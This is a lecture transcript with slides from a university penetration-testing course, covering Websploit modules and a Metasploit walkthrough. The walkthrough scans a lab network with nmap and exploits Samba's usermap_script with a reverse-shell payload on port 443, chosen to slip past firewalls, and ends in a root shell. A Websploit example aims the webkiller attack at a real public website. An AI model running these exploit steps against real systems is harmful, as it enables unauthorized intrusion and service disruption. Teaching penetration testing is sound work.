

ServerSide Attacks (Contd)
Prof. Vasan
Department of Computer Science and Engineering
Indian Institute of Technology, Madras

Module – 19
Lecture – 19
Tools in Kali Linux

So, in this session we are going to continue looking at some more tools available in kali Linux for doing penetration testing on the server side. So, in the last session we are actually seen of you tool including a proxy a tool z a proxy tool, with which we could possibly get details about the different URLs, that a particular server is actually using internally to, for using internally for a particular portal. So, we will continue to look at a few more tools here typically the exploitation tools that is there.

(Refer Slide Time: 00:40)

[Kali Linux: Websploit tool](#)

Websploit is an Open Source tool used for scanning and analyzing remote systems to find vulnerabilities.

Websploit is available under Web Applications → Web Application Fuzzers

Terminal Window will open up with the list of available modules

Typing 'show modules' will help you to see what is required to run a specific module



So, there is a Websploit tools that is available in kali Linux has an open source tool. So, this is used for scanning and analysing the different remote systems to find possible vulnerabilities, right? So, if you look at kali Linux the Websploit is actually available under application and Web Applications menu. And under Web Application menu you will have this tools listed under Web Application Fuzzers, right? So, as soon as you select this particular tool in that menu at terminal window will open up with the displaying to you the list of available modules.

(Refer Slide Time: 01:30)

Kali Linux: Websploit tool

```
Network Modules      Description
-----
network/arp_dos     ARP Cache Denial Of Service Attack
network/mfod       Middle Finger Of Doom Attack
network/mitm       Man In The Middle Attack
network/mlt        Man Left In The Middle Attack
network/webkiller  TCP Kill Attack
network/fakeupdate Fake Update Attack Using DNS Spoof
network/fakeap     Fake Access Point

Exploit Modules      Description
-----
exploit/autopwn    Metasploit Autopwn Service
exploit/browser_autopwn Metasploit Browser Autopwn Service
exploit/java_applet Java Applet Attack (Using HTML)

Wireless Modules     Description
-----
wifi/wifi_jammer   Wifi Jammer
wifi/wifi_dos      Wifi Dos Attack

msf >
```



And also, typing the show modules command in the command prompt that this tool is actually providing you, will list the different tools that are possibly available at that point in time. So, for example, I could actually have a tool of arp underscore dos, mfod all these available under network, and different types of exploit modules in different types of Wi-Fi modules for are trying to attack a wireless network.

So, this is just a sample output of what could be the different type of tools, modules that are actually available as part of websploit. And for each of this you also have one liner description of what this tool is actually trying to do, right? So, if you for example, look at network MITM module this is a module the exploitation models that is going to actually tried to attempt a man in the middle attack and so on and so forth. So, you can you have something like a fake fb, fake ap under the network section, which basically tries to have a fake access point provided for the user. So, likewise show modules will typically list down what are all the models are actually available as part of this exploitation utility.

(Refer Slide Time: 02:41)

Kali Linux: Websploit tool

```
wsf > use network/webkiller
wsf:WebKiller > set TARGET http://www.thesecurityblogger.com
TARGET => http://www.thesecurityblogger.com
wsf:WebKiller > RUN
```



So, it from that list if we desired to actually make use of any particular module for running, we use the use command and followed by that particular module name that we want to make use of.

So, if you say use followed by one module name let us say network slash web killer, it basically goes and try TRY to use this particular module on whatever is a targeted website on ip address that you actually given. So, subsequently to specifying what is the module that we are going to be using? You find the module is also getting listed as part of the websploit from and you use the set command to specify what is the target? So, the moment we say a set target followed by whatever URL we want to make use of for trying to do the penetration testing, the target variable internally basically get set to that particular URL and then you just specify the command called run, which will basically go ahead use this particular module or whatever this exploitation module tries to do, on this particular target that you have actually set in the previous command for the websploit web point.


(Refer Slide Time: 03:56)

Kali Linux: Exploitation

Final output from Reconnaissance step should be the list of targets with potential vulnerabilities.

Next step - to prioritize each target for attack, mapping the effort required for exploiting potential vulnerabilities.

Tools available in Kali Linux are most ideal for identifying and exploiting vulnerabilities on the servers



So, that is part to the exploitation you actually tried to use as an input for exploitation, whatever was a final output that you are actually got as part of doing your reconnaissance step, right? So, as part of doing we reconnaissance we actually we saw the different type of steps that we would do and what kind of tools available. So, we looked at tools that like fears and so on, which will basically hopefully at end of it should present us with a list of targets that could actually be attempted for doing the penetration testing on.

So, the idea here is that one of the targets is going to expose vulnerability, with which we will be able to possibly go to the remaining pass the network also on which this particular target is connected. So, once the list of targets is identified we try to do as a next step a prioritisation among the list of target, what is it that we would want to consider to do the penetration testing on first ah.

So, that we would actually end up getting as much time as possible on that for us to find out the list of vulnerabilities that is there on that particular prioritised target. So, from the list of targets that we get as a final output from reconnaissance prioritisation is done, based on that we basically decide what is the order that, we will try to the penetration testing on order of the target, devices and then try to attack at one by one. So, there are actually tools that are available in kali Linux basically for identifying and exploiting the vulnerabilities on these identified targets.

(Refer Slide Time: 05:35)

Kali Linux: Metasploit

One of the most popular tools for exploiting server-side attacks.

Considered one of the most useful tools for Penetration Testers.

HD Moore created it in 2003.

Used as a legitimate Penetration Testing tool, as well as a tool used by attackers to conduct unauthorized exploitation of systems

How is Metasploit used for server-side exploitation for testing potential web applications?



So, one of the most popular tools is a Metasploit that is basically used for exploiting different type of server-side attacks ah. So, this is very, very popular and very handy tool for penetration testers and it has actually been there for more than one and half decades now.


So, a person by the name HD Moore actually created it in 2003, and it has actually been become very, very popular ever since that has been created a for penetration tester because there is a whole amount of configuration that is actually possible on this particular tool, with which the vulnerabilities could be very, very easily found out. So, this is actually legitimate penetration testing tool, to conduct unauthorised exploitation of the systems; with base with basically and objective of trying to find out what kind of vulnerabilities are potentially there which could be exploited by the attacker, right?

So, we will take a look at now how metasploit could actually be used for testing different kinds of web applications. So, first thing that we were going to do is basically open up console, and the command to actually run to kick start this particular tool is MSF console ah. So, which basically does a lot of initialisation and then finally, launches the metasploit and all though there are other ways to actually launch metasploit this is basically become a standard way by which the metasploit tool could be actually launched. So, once it is initialised and you get the prompt there are different basic commands like, help and show ah; that you could actually run in the command prompt

for this tool, with which you will be able to get more details of what you could potentially do for making use of these tool.

So, in addition to the tools specific commands you also have the possibility of using some of the os base command like ping, nmap and so on without basically needing to get out of this tool, because as we have known by now using tools like being and nmap especially by a penetration tester is something which he would possibly need to do very frequently. And having a facility to run this command is part of this tool itself, helps the tester to get it job done as quickly as possible. One other thing that we will have to understand is that there are certain prerequisites; that is required for metasploit to actually work. So, one of the thing that is require is this the postgres SQL data base to be installed on that same system. And also, this that particular database service to be brought up before metasploit can run successfully, right? So, this is a prerequisite that we will actually need to take care of before starting metasploit.

(Refer Slide Time: 08:33)



```
Kali Linux: Metasploit

kali@kali:~$ service postgresql start
Starting PostgreSQL 9.1 database server: main.
kali@kali:~$ service metasploit start
Starting Metasploit rpc server: prosc.
Starting Metasploit web server: thun.
Starting Metasploit worker: worker.
kali@kali:~$ msfconsole
[*] Starting the Metasploit Framework console.../

metasploit >

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

metasploit >
```

So, if you see here we could actually start the postgres SQL service by running the service postgres SQL start command. and if it all the installation is successfully done on this particular system and it has been tested, this particular command will basically successfully start the postgres SQL postgres SQL service after which we basically try to start of the metasploit service also by saying service metasploit start. So, we see here that we actually have the service also started successfully at the at the end of it. After which

we can get into the launching of the metasploit application by running the MSF console command.

(Refer Slide Time: 09:27)


Kali Linux: Metasploit

In our first step, we will use nmap to scan the local network. The results can be automatically added into Metasploit using an XML file.

```
msf > nmap -n -oX my.xml 172.16.109.0/24
[*] exec: nmap -n -oX my.xml 172.16.109.0/24
```

root@kali# db_import my.xml

A quick check of the host commands shows that our import is successful and Metasploit now has the nmap data.




So, once the console MSF console command is run it actually tries to do the initialisation and then finally, gives once a prompt of MSF which is which is basically default prompt for this particular tool. So, once we actually get into this prompt as a first step what we basically do is we run the, and nmap command to do a scan of the local network. So, the results of the nmap command will basically get added into the metasploit using an xml file. So, you do have this option by which run a nmap minus n minus o x my dot x xml on this particular network. So, we say this is basically of cidr notation that is used for denoting the entire network that you would not run the nmap on. After which the output of this nmap will be presented as part of an xml file called my dot xml.

So, the output format in a xml format when we run the command of nmap in this form. And then what we do here is that we do d b import of my dot xml, which will take the output of the nmap into my database, right? So, that is basically one of the reasons why metasploit is requiring the postgres SQL to be actually installed and the service also started before this is actually made to use.

(Refer Slide Time: 10:42)

Kali Linux: Metasploit

```
msf > db import my.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.5.2'
[*] Importing host 172.16.189.1
[*] Importing host 172.16.189.5
[*] Importing host 172.16.189.131
[*] Successfully imported /root/my.xml
msf > hosts
Hosts
=====
address      mac           name  os_name  os_flavor  os_sp  purpose
o  comments
-----
172.16.189.1  00:50:56:3F:00:68  Unknown  Unknown  Unknown  device
172.16.189.5  Unknown  Unknown  Unknown  Unknown  device
172.16.189.131 00:50:56:9F:51:33  Unknown  Unknown  Unknown  device
msf >
```



Now after running the dB import my xml my dot xml, you find that it is basically successfully imported all the contents that the nmap as basically found out into this particular data base. And then if you run the host command if the metasploit basically list down whatever has been the host recognised as part of the nmap output that it has got imported previously, as as the output of this particular command. So, I basically have 3 different host here listed as out as per this example, right?


So, the host command in the MSF will basically help me to have the output of the different host that has been successfully imported from the output of nmap that has been previously run in the sequence of commands. Similarly, just like the host I also have the services command available as part of metasploit. So, when I run the service command again it is basically going extracts they output of nmap which has been inputed into my database, and then list me down all the possible services that is actually running on that particular network along with on which mission it is running.

(Refer Slide Time: 12:01)

Kali Linux: Metasploit

We will also issue the services command to view the services available within Metasploit. The following is an example output of the service command:

```
172.16.189.1 22 tcp ssh open
172.16.189.1 80 tcp http open
172.16.189.1 199 tcp smux open
172.16.189.1 256 tcp telnet open
172.16.189.1 259 tcp ssh open
172.16.189.1 1729 tcp h.323/q.931 open
172.16.189.1 443 tcp https open
172.16.189.1 900 tcp omginitialrefs open
172.16.189.1 264 tcp bsnmp open
172.16.189.5 111 tcp rpxbind open
172.16.189.131 22 tcp ssh open
172.16.189.131 21 tcp ftp open
172.16.189.131 23 tcp telnet open
172.16.189.131 25 tcp smtp open
172.16.189.131 53 tcp domain open
172.16.189.131 80 tcp http open
172.16.189.131 139 tcp netbios-ssn open
172.16.189.131 445 tcp microsoft-ds open
172.16.189.131 3306 tcp mysql open
172.16.189.131 5432 tcp postgresql open
172.16.189.131 8089 tcp alj13 open
172.16.189.131 8180 tcp unknown open
msf >
```




So, for example, if you see here on 172.16.189.1 network one system, right? I have so many different services that are actually running. Similarly, on dot 131 I have so many different systems that are that has the so many different services that there are actually running.

(Refer Slide Time: 12:20)

Kali Linux: Metasploit

You can perform scanning for nmap and importing the XML file into the Metasploit database in one step by using the command db_nmap .

```
msf > db nmap -n -A 172.16.189.131
```



So, the host in this services command or the 2 different commands that are actually helpful for the day the tester, to get an idea about what are the different hosts that are actually available in the discovered nmap output as well as what are the different services

as that are actually being run by these different host in that particular network. So, other way of actually importing all the details is by running a command call dB underscore nmap, which straightaway imports my complete nmap output into the database of whatever network or whatever specific address that I am actually giving here.

So, in this particular case all the details that are available that are required on the address of dot 131, ip address of dot 131 is going to be imported into the metasploit database because I am using the command call dB as scored nmap.

(Refer Slide Time: 13:15)

[Kali Linux: Metasploit](#)

Verify that Metasploit has the relevant information in its database issuing the hosts and services commands. The services command reveals we are using Samba file sharing

```
services
=====
host      port  proto name      state info
-----
172.16.189.131 21    tcp    ftp       open  ProFTPD 1.3.1
172.16.189.131 22    tcp    ssh       open  OpenSSH 4.7p1 Debian Bubuntu1
protocol 2.0
172.16.189.131 23    tcp    telnet    open  Linux telnetd
172.16.189.131 25    tcp    smtp      open  Postfix smtpd
172.16.189.131 53    tcp    domain    open
172.16.189.131 80    tcp    http      open  Apache httpd 2.2.8 (Ubuntu PH
P/5.2.4-2ubuntu5.10 with Suhosin-Patch
172.16.189.131 139   tcp    netbios-ssn open  Samba smbd 3.X workgroup: WORK
GROUP
172.16.189.131 445   tcp    microsoft-ds open
172.16.189.131 3306   tcp    mysql      open  MySQL 5.0.51a-3ubuntu5
172.16.189.131 5432   tcp    postgresql open  PostgreSQL DB 8.3.0 - 8.3.7
172.16.189.131 8009   tcp    ajp13     open  Apache Jserv Protocol v1.3
172.16.189.131 8180   tcp    http      open  Apache Tomcat/Coyote JSP engin
e 1.1
```



So, if you look at the services details right, you find that the each of the services what is actually available I basically tells the ip address that tell the port number that is actually been used by the server it tell the protocol, it tell the application name, right? it tells what is the current status and then any kind of information a small one liner description about that particular service, right?

So, for reach of the services, this is actually going to be displaying me all these details. So, if you see here one of the things that is actually running here is a Samba, right? So, as some of those who do Samba is basically a a protocol it is it is basically is smb protocol by which file sharing is done between heterogeneous operating system. So, if I really have a partition and a file system created on my windows system. And I want to have this data accessible let us say from a Linux or any kind of non-windows system in the network. So, Samba is basically the protocol that is actually used for sharing the files

between heterogeneous systems. So, we find hear that samba is basically one of the services that is actually running on this particular system in the network 172.16.189.131.

(Refer Slide Time: 14:36)


[Kali Linux: Metasploit](#)

There are several Samba exploits available with individual rankings.

We will use the usermap_script exploit.

This module exploits the command execution vulnerability in Samba Versions 3.0.20 through 3.0.25rc3

More information about this exploit can be found at
http://www.metasploit.com/modules/exploit/multi/samba/usermap_script



Now once we know that samba is actually running is very easily available on what kind of exploits are actually available as far as a samba protocol is concerned. available along with the individual rankings for each of those exploits.

So, we have a user mapped underscore script exploit that is actually available and it will more details of that particular exploits could be found at this particular location, right? So, there are possibly different exploits that are actually available between samba version 3.0.20 and 3.0.25rc3 which could potentially be used by this particular exploit script. So, how we are going to use the script is what we will see subsequently now, right?

(Refer Slide Time: 15:22)

Kali Linux: Metasploit

```
172.16.189.131 3306 tcp mysql open MySQL 5.0.51a-3ubuntu5
172.16.189.131 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7
172.16.189.131 8009 tcp ajp13 open Apache Jserv Protocol v1.3
172.16.189.131 8180 tcp http open Apache Tomcat/Coyote JSP engine 1.1

msf > search samba type:exploit platform:unix

Matching Modules
=====
Name Description Disclosure Date Rank
----
-----
exploit/linux/samba/setinfo policy heap 2012-04-10 00:00:00 UTC normal
Samba SetInformationPolicy AuditEventsInfo Heap Overflow
exploit/multi/samba/usermap script 2007-05-14 00:00:00 UTC excellent
Samba "username map script" Command Execution
exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 00:00:00 UTC excellent
Citrix Access Gateway Command Execution

msf >
```



So, once I basically decide that I am going to be using the samba as a protocol. We do a search of samba protocol of the type exploit and specifically on platform is unix because we know that this is a dot 131 is unix server.

So, we specify the platform is a unix, and then is output of this metasploit basically list down the different types of exploits that it is actually having in its database; that it could actually run on this particular target, right? So, you have it has listed down all the exploits it is available here, right?

(Refer Slide Time: 15:57)

Kali Linux: Metasploit

Once an exploit is selected, we need to see what information is required before we can execute the selected exploit. We do this by identifying the required options listed in the output and selecting a payload we want to deliver. We issue the command show options to view the required options:


```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
----
-----
RHOST yes The target address
RPORT 139 yes The target port

Exploit target:
Id Name
--
0 Automatic

msf exploit(usermap_script) >
```



So, I basically select what is the particular exploit script that I am going to use. So, in this case you have a user map underscore script that we are going to be attempting to use. So, we use a use command; and then specify this particular exploit script is as the one that we are going to be making use of, right?

So, once we do that the prompt you will observe as actually changed to denote; that we know going to be actually using this user map script exploit file for our subsequent operations. Then once we said this if you run the show options command, it basically list down what are all the different option that it requires to be said before this particular exploit script could be actually be made use of. So, it tells the RHOST and RPORT, right? Now the RHOST is basically, what is the target address and the RPORT is basically the target port that this particular script is actually going to be running on.

(Refer Slide Time: 16:54)

Kali Linux: Metasploit

We can see from this example that we need an RHOST entry.

RHOST is the IP address of the remote host we are attacking.

We also need to select the payload and set the payload options.

A payload is code that injects itself and runs the exploit.

Since the same vulnerability can exist using multiple methods, we can possibly have multiple payloads to choose from.

To see the available payloads, issue the show payloads command.




So, RHOST is IP address the remote host we are trying to attacks in this case little bit a dot 131 address. And the RPORT is basically the port number on that particular port which we will actually try to use for our penetration testing, right [vocalized-noise? So, we also need to select the payload and set the payload options. So, the payload is basically the code that will actually inject itself and run the exploits. So, only when it actually inject itself and run the user will be able to take some control as we will actually be seeing in this particular example. So, I could actually have a potential list of payloads

that are available for an exploit script and I could select one of them from that list for running.

(Refer Slide Time: 17:37)

Kali Linux: Metasploit

```
cmd/unix/bind_netcat_ipv6 normal Unix Command Shell, Bind TCP (via n
netcat -e) IPv6
cmd/unix/bind_perl normal Unix Command Shell, Bind TCP (via P
perl)
cmd/unix/bind_perl_ipv6 normal Unix Command Shell, Bind TCP (via p
perl) IPv6
cmd/unix/bind_ruby normal Unix Command Shell, Bind TCP (via R
ruby)
cmd/unix/bind_ruby_ipv6 normal Unix Command Shell, Bind TCP (via R
ruby) IPv6
cmd/unix/generic normal Unix Command, Generic Command Execu
tion
cmd/unix/reverse normal Unix Command Shell, Double reverse
TCP (telnet)
cmd/unix/reverse_netcat normal Unix Command Shell, Reverse TCP (vi
a netcat -e)
cmd/unix/reverse_perl normal Unix Command Shell, Reverse TCP (vi
a Perl)
cmd/unix/reverse_python normal Unix Command Shell, Reverse TCP (vi
a Python)
cmd/unix/reverse_ruby normal Unix Command Shell, Reverse TCP (vi
a Ruby)
msf exploit(usermap_script) >
```



So how I know what kind of payloads are actually available is by running the show payload command, which gives me the output here as an example.

So, in this particular case I could actually try to use any of the payload as a sort of an injection scripts with which I will be able to take control of that particular target, right?

(Refer Slide Time: 17:56)

Kali Linux: Metasploit

Once we see a payload that we want to use, the next step is to use the set payload command and put in the patch name of the payload we see.

```
cmd/unix/bind_perl normal Unix Command Shell, Bind TCP (via P
perl)
cmd/unix/bind_perl_ipv6 normal Unix Command Shell, Bind TCP (via p
perl) IPv6
cmd/unix/bind_ruby normal Unix Command Shell, Bind TCP (via R
ruby)
cmd/unix/bind_ruby_ipv6 normal Unix Command Shell, Bind TCP (via R
ruby) IPv6
cmd/unix/generic normal Unix Command, Generic Command Execu
tion
cmd/unix/reverse normal Unix Command Shell, Double reverse
TCP (telnet)
cmd/unix/reverse_netcat normal Unix Command Shell, Reverse TCP (vi
a netcat -e)
cmd/unix/reverse_perl normal Unix Command Shell, Reverse TCP (vi
a Perl)
cmd/unix/reverse_python normal Unix Command Shell, Reverse TCP (vi
a Python)
cmd/unix/reverse_ruby normal Unix Command Shell, Reverse TCP (vi
a Ruby)
msf exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(usermap_script) >
```



So, once we decide what is the list of payload that is there, I was used set payload command to specify what payload we are going to be making use of and then it basically get set as part of the setup payload command.

(Refer Slide Time: 18:13)


[Kali Linux: Metasploit](#)
For this payload, we need to set the LHOST and the LPORT .

The LHOST is the local host or your Metasploit attacker box.

The exploit makes the remote host connect back to the system hosting Metasploit, so the remote host needs to know IP address

We also set the port the remote host will use to communicate with Metasploit

To escape firewalls, best is to use a common port such as port 443 , since it is usually reserved for SSL traffic, which most corporations allow outbound.



Now for running this payload we need to said the LHOST in the LPORT option, LHOST is the basically the local host the from where we are actually running the metasploit framework, and LPORT is basically the port that again has to be used the local system for the remote host to connect back, right?

So, in always all cases we basically make use of a well-known port a common port like 443 because 443 has we all know is something that is actually used for SSL traffic. And because of the fact that firewalls generally sort of tried to block all kinds of remote port from outbound access accept the well-known ports. Most of the times you will find that if you actually select the LPORT to be 443 the attacker will be able to successfully we get the connection established, from the remote host 2 is local host where is running the metasploit.

(Refer Slide Time: 19:06)

Kali Linux: Metasploit

```
RHOST 172.16.189.131 yes The target address
RPORT 139 yes The target port
Payload options (cmd/unix/reverse):

Name Current Setting Required Description
----
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
--
0 Automatic
msf exploit(usermap_script) > set LHOST 172.16.189.5
LHOST => 172.16.189.5
msf exploit(usermap_script) > set LPORT 443
LPORT => 443
msf exploit(usermap_script) > exploit
```



So, we actually go ahead and set the LHOST parameter accordingly to whatever we are basically wanting to have this is parameter and then we say exploit which will basically run the payload.

(Refer Slide Time: 19:18)

Kali Linux: Metasploit

```
msf exploit(usermap_script) > set LHOST 172.16.189.5
LHOST => 172.16.189.5
msf exploit(usermap_script) > set LPORT 443
LPORT => 443
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BySs63KAtbI6fyQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "BySs63KAtbI6fyQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.189.5:443 -> 172.16.189.131:45720) at 2013-04-16 15:14:05 -0500

whoami
root
```



Now, if you see it is actually run the payload successfully and then finally, you see that we are able to get a prompt and on the prompt if you actually try to run command like, who am I? It basically tells you that it is basically the root user. Now what did essentially means as we all know by now is that, you have actually been successful in getting a root

from on that, particular targeted systems and as we all know once you get the route from you could potentially have the complete systems system administrators privileges on that particular targeted system. So, with this you are able to easily find, out how with something like a metasploit after doing a lot of reconnaissance effort, in terms of trying to find out the target an identifying one target you are able to successfully get access, especially as super user privilege access on your identified target system.

Thank you.